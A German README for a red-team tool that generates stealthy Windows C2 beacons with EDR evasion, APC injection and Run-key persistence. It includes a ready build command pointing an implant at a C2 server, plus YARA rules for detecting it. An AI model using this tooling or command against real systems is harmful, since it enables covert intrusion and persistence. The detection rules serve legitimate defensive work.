
grisuno/beacon
Generiert anpassbare Windows-C2-Beacons für das Red-Team-Framework LazyOwn, mit AES-256-verschlüsselter Kommunikation, malleable Profiles, In-Memory-Ausführung von BOF/Shellcode und Post-Exploitation-Modulen.
⚠️ Dieses Projekt wird unter der GPLv3 veröffentlicht. Die vollständigen rechtlichen Bedingungen finden sich im Abschnitt DISCLAIMER.


beacon-GEN ist eine Bash-basierte Konfigurations-Engine der nächsten Generation, die entwickelt wurde, um hochgradig anpassbare, stealthy C2-Beacons für offensive Operationen zu erzeugen. Als zentrale Orchestrierungsschicht des LazyOwn RedTeam-Frameworks ermöglicht es Red Teams, malleable C2-Profile, AES-256-verschlüsselte Kommunikation, Multi-UA-Rotation und clientseitige Persistenzlogik dynamisch zu konfigurieren – alles über eine saubere, CLI-gesteuerte Schnittstelle.
Dieses Skript erzeugt die grundlegende Konfiguration für fortgeschrittene Implants, die APC-Injection und Anti-Analyse-Routinen nutzen, um moderne EDR-Lösungen zu umgehen.
Dieses Tool ist für ethisches Hacking, Penetrationstests und akademische Forschung gedacht und unterstützt die nahtlose Integration in automatisierte Angriffsketten und Red-Team-Infrastrukturen.

Sie können BlackObsidianC2 oder LazyC2 aus LazyOwn verwenden
./gen_beacon.sh \
  --target 192.168.1.50 \
  --url https://c2.ejemplo.com:8443 \
  --maleable /api/v2/submit \
  --client-id win10-pro \
  --c2-host 192.168.1.10 \
  --c2-user AdminC2 \
  --c2-pass "P@ssw0rd_Secret_2025" \
  --c2-port 8443 \
  --aes-key aabbccddeeff00112233445566778899aabbccddeeff00112233445566778899 \
  --user-agent "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36" \
  --user-agent1 "Chrome/120.0.0.0 Safari/537.36" \
  --user-agent2 "CustomAgent/1.0 (compatible)" \
  --user-agent3 "BotNet-X/2.5" \
  --output hellbird.exe
rule beacon_GEN_Config_Template {
    meta:
        author = "LazyOwn BlueTeam"
        description = "Detects beacon-GEN generated C2 configuration"
        license = "GPLv3"

    strings:
        $c2_url_macro = "C2_URL \"$URL\"" ascii wide
        $maleable_macro = "MALEABLE \"$MALEABLE\"" ascii wide
        $client_id_macro = "CLIENT_ID \"$CLIENT_ID\"" ascii wide
        $aes_key_64char = /[0-9a-f]{64}/
        $winhttp_init = "WinHttpOpen(" ascii wide
        $user_agent_var = "TRAFFIC_UAS[]" ascii wide
        $output_name = "beacon.exe" ascii wide nocase

    condition:
        all of ($c2_url_macro, $maleable_macro, $client_id_macro) and
        $aes_key_64char and $winhttp_init and $user_agent_var
}
rule hellbird_Runtime_Behavior {
    meta:
        author = "LazyOwn BlueTeam"
        description = "Detects runtime behavior of HELLBIRD beacon"
        reference = "https://github.com/grisuno/hellbird"

    strings:
        $nt_queue_apc = "NtQueueApcThread" ascii wide
        $create_suspended = { 6A 04 6A 00 6A 00 6A 00 6A 00 6A 00 } // CREATE_SUSPENDED
        $aes_decrypt = "AES_ECB_encrypt" ascii wide
        $registry_persistence = "Software\\\\Microsoft\\\\Windows\\\\CurrentVersion\\\\Run" ascii wide
        $http_post_enc = "POST /" ascii wide
        $base64_decode = "base64_decode" ascii wide

    condition:
        $nt_queue_apc and $create_suspended and $aes_decrypt and
        ($registry_persistence or $http_post_enc) and $base64_decode
}